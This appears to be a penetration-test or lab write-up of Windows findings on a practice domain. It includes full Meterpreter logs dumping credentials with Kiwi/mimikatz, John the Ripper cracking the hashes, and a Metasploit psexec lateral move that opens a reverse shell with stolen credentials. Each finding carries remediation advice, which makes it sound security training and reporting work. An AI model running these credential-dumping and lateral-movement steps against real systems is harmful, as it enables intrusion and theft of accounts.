
| Vulnerability 3 | Findings |
|---|---|
| **Title** | FTP Enumeration |
| **Type (Web app / Linux OS / WIndows OS)** | Windows OS |
| **Risk Rating** | **Medium** |
| **Description** | Utilizing the FTP service running on the machine we were able to locate the contents within the file.<br>**Method: Login as anonymous on FTP and use the ls command to view the exposed file next utilizing the get command to transfer the file on our machine to view its contents.** |

| | |
|---|---|
| **Images** |  |
| **Affected Hosts** | 172.22.117.20 |
| **Remediation** | Enforce strong file permissions and limit access to necessary folders. Use firewalls to close unnecessary ports and restrict transfers over internal networks or VPNs. Regularly update your FTP server software to patch known vulnerabilities. |

| Vulnerability 4 | Findings |
|---|---|
| **Title** | SLMail Service Exploit |
| **Type (Web app / Linux OS / WIndows OS)** | Windows OS |
| **Risk Rating** | High |
| **Description** | SLMail < 5.1.0.4433: This version is vulnerable to multiple buffer overflows, which may allow execution of arbitrary commands on the host or disable it remotely.<br>**Method: Metasploit module for SLMail exploited the vulnerability providing a Meterpreter shell that was utilized to access the contents.** |

| | |
|---|---|
| **Images** |  <br>  |
| **Affected Hosts** | 172.22.117.20 |
| **Remediation** | Upgrade to a newer version of SLMail to patch known vulnerabilities. Implement a firewall for additional security and monitor your server regularly for any unusual activity. |



| Vulnerability 5 | Findings |
|---|---|
| **Title** | Win10 Scheduled Tasks |

| | |
|---|---|
| **Type (Web app / Linux OS / WIndows OS)** | Windows OS |
| **Risk Rating** | **Low** |
| **Description** | With the access to the Windows 10 Machine we established persistence and looked into the scheduled tasks.<br>**Method: Utilized the shell on meterpreter to use local commands onto the machine and visualize onto the scheduled tasks.** |
| **Images** |  <br>  |
| **Affected Hosts** | 172.22.117.20 |
| **Remediation** | Restrict permissions for creating and modifying tasks to trusted administrators and regularly monitor your system for any new or altered tasks. These steps can help safeguard your system from potential threats. |






| Vulnerability 6 | Findings |
|---|---|
| **Title** | User Enumeration - Sensitive Data / Credential Dump |
| **Type (Web app / Linux OS / WIndows OS)** | Windows OS |
| **Risk Rating** | **Critical** |


| | |
|---|---|
| **Description** | Exploiting the same machine we utilize Kiwi lsa_dump_sam to dump the user credentials to reveal an unprotected NTLM Password hash which we cracked utilizing the John the Ripper tool. |
| **Images** |   |

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  **/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > ?
```

```
Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials (parsed)
    creds_kerberos         Retrieve Kerberos creds (parsed)
    creds_livessp          Retrieve Live SSP creds
    creds_msv              Retrieve LM/NTLM creds (parsed)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds (parsed)
    creds_wdigest          Retrieve WDigest creds (parsed)
    dcsync                 Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm            Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets (unparsed)
    kerberos_ticket_purge  Purge any in-use kerberos tickets
    kerberos_ticket_use    Use a kerberos ticket
    kiwi_cmd               Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam           Dump LSA SAM (unparsed)
    lsa_dump_secrets       Dump LSA secrets (unparsed)
    password_change        Change the password/hash of a user
    wifi_list              List wifi profiles/creds for the current user
    wifi_list_shared       List shared wifi profiles/creds (requires SYSTEM)

meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebebca

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 6c49ebb29d6750b9a34fee28fadb3577

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f
```




```
RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN10.REKALL.LOCALflag6
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
      aes128_hmac       (4096) : 099f6fcacdecafb94da4584097081355
      des_cbc_md5       (4096) : 4023cd293ea4f7fd

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN10.REKALL.LOCALflag6
    Credentials
      des_cbc_md5       : 4023cd293ea4f7fd


meterpreter >
```



```
┌──(root💀kali)-[~]
└─# nano hash

┌──(root💀kali)-[~]
└─# john --format=nt hash
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (?)
1g 0:00:00:00 DONE 2/3 (2024-04-17 23:18) 2.702g/s 241816p/s 241816c/s 241816C/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

| | |
|---|---|
| **Affected Hosts** | 172.22.117.20 |
| **Remediation** | Limit access to sensitive files by modifying file and user permissions; relocate files to a domain that is not publicly accessible. |

| Vulnerability 7 | Findings |
|---|---|
| **Title** | File Enumeration - Sensitive Data Exposure |
| **Type (Web app / Linux OS / WIndows OS)** | Windows OS |
| **Risk Rating** | High |
| **Description** | Exposed content was located by searching the file system of the compromised machine.<br>Method: Command used **search -f flag*.txt** to locate the exposed contents move through the path its located to view within the contents. |

| | |
|---|---|
| **Images** |  |
| **Affected Hosts** | 172.22.117.20 |
| **Remediation** | Frequently perform audits on file systems to identify any sensitive data and strictly follow the principle of least privilege for access control. |

| Vulnerability 8 | Findings |
|---|---|
| **Title** | User Enumeration II with Lateral Move |
| **Type (Web app / Linux OS / WIndows OS)** | Windows OS |
| **Risk Rating** | **Medium** |
| **Description** | Utilized Kiwi once more to exploit the admin user on Win10 machine we where able to expose a **MsCacheV2** hash and successfully cracked the content utilizing **John the Ripper** tool we then run meterpreter in the background and search for **windows smb psexec** module and perform a lateral move for WinDC machine utilizing the cracked credentials to acquire the contents within. |


**Images**

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 4/21/2024 6:20:45 PM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter >
```

```
┌──(root💀kali)-[~]
└─# cat hash2
ADMBob:3f267c855ec5c69526f501d5d461315b
```

```
┌──(root💀kali)-[~]
└─# john --format=mscash2 hash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:00 DONE 2/3 (2024-04-21 21:25) 4.347g/s 4517p/s 4517c/s 4517C/s 123456..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

```
msf6 exploit(windows/pop3/seattlelab_pass) > search psexec

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/scanner/smb/impacket/dcomexec               2018-03-19       normal     No     DCOM Exec
   1   exploit/windows/smb/ms17_010_psexec                   2017-03-14       normal     Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2   auxiliary/admin/smb/ms17_010_command                  2017-03-14       normal     No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3   auxiliary/scanner/smb/psexec_loggedin_users                            normal     No     Microsoft Windows Authenticated Logged In Users Enumeration
   4   exploit/windows/smb/psexec                            1999-01-01       manual     No     Microsoft Windows Authenticated User Code Execution
   5   auxiliary/admin/smb/psexec_ntdsgrab                                    normal     No     PsExec NTDS.dit And SYSTEM Hive Download Utility
   6   exploit/windows/local/current_user_psexec             1999-01-01       excellent  No     PsExec via Current User Token
   7   encoder/x86/service                                                    manual     No     Register Service
   8   auxiliary/scanner/smb/impacket/wmiexec                2018-03-19       normal     No     WMI Exec
   9   exploit/windows/smb/webexec                           2018-10-24       manual     No     WebExec Authenticated User Code Execution
   10  exploit/windows/local/wmi                             1999-01-01       excellent  No     Windows Management Instrumentation (WMI) Remote Command Execution

Interact with a module by name or index. For example info 10, use 10 or use exploit/windows/local/wmi

msf6 exploit(windows/pop3/seattlelab_pass) > use 4
```




```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                                 yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
   SMBUser                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.21.186.170   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > set rhosts 172.22.117.10
rhosts => 172.22.117.10
msf6 exploit(windows/smb/psexec) > set smbdomain rekall
smbdomain => rekall
msf6 exploit(windows/smb/psexec) > set smbpass Changeme!
smbpass => Changeme!
msf6 exploit(windows/smb/psexec) > set smbuser ADMBob
smbuser => ADMBob
msf6 exploit(windows/smb/psexec) > set lhost 172.22.117.100
lhost => 172.22.117.100
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload ...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.10:49726 ) at 2024-04-18 00:17:04 -0400
```

```
meterpreter > shell
Process 3264 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.
```

| | |
|---|---|
| **Affected Hosts** | 172.22.117.10 |
| **Remediation** | Implement network segmentation to limit the scope of lateral movement. Use least privilege access controls and multi-factor authentication to minimize unauthorized access. Regularly monitor and audit network activity to detect unusual behavior promptly. These measures can help protect against unauthorized access and lateral movement within the network. |

| Vulnerability 9 | Findings |
|---|---|
| **Title** | Escalating Access - Insufficient Protection of Sensitive Files |
| **Type (Web app / Linux OS / Windows OS)** | Windows OS |
| **Risk Rating** | Critical |

| | |
|---|---|
| **Description** | In the same WinDC machine we navigated to the root directory and located a file with sensitive contents we then utilized the cat command to view its contents. |
| **Images** |  |
| **Affected Hosts** | 172.22.117.10 |
| **Remediation** | Enforce stringent access control measures and safeguard confidential files. This is a crucial step in mitigating risks associated with unauthorized access escalation and insufficient protection of sensitive files. |

| Vulnerability 10 | Findings |
|---|---|
| **Title** | Compromised Admin - Improper protection of NTLM password hash |
| **Type (Web app / Linux OS / WIndows OS)** | Windows OS |
| **Risk Rating** | High |
| **Description** | In the same WinDC machine, we utilize kiwi once more to DCSync the Administrator user, revealing the NTLM password hash. |
| **Images** |  |
| **Affected Hosts** | 172.22.117.10 |

| | |
|---|---|
| **Remediation** | Ensure Domain Controller (DC) access is limited to only necessary users and systems. Implement monitoring and alerting for Directory Services changes and suspicious activity. Use strong, unique passwords for each account and service, and consider deploying Protected Users Security Group in Active Directory. Regularly update and patch systems to protect against known vulnerabilities. |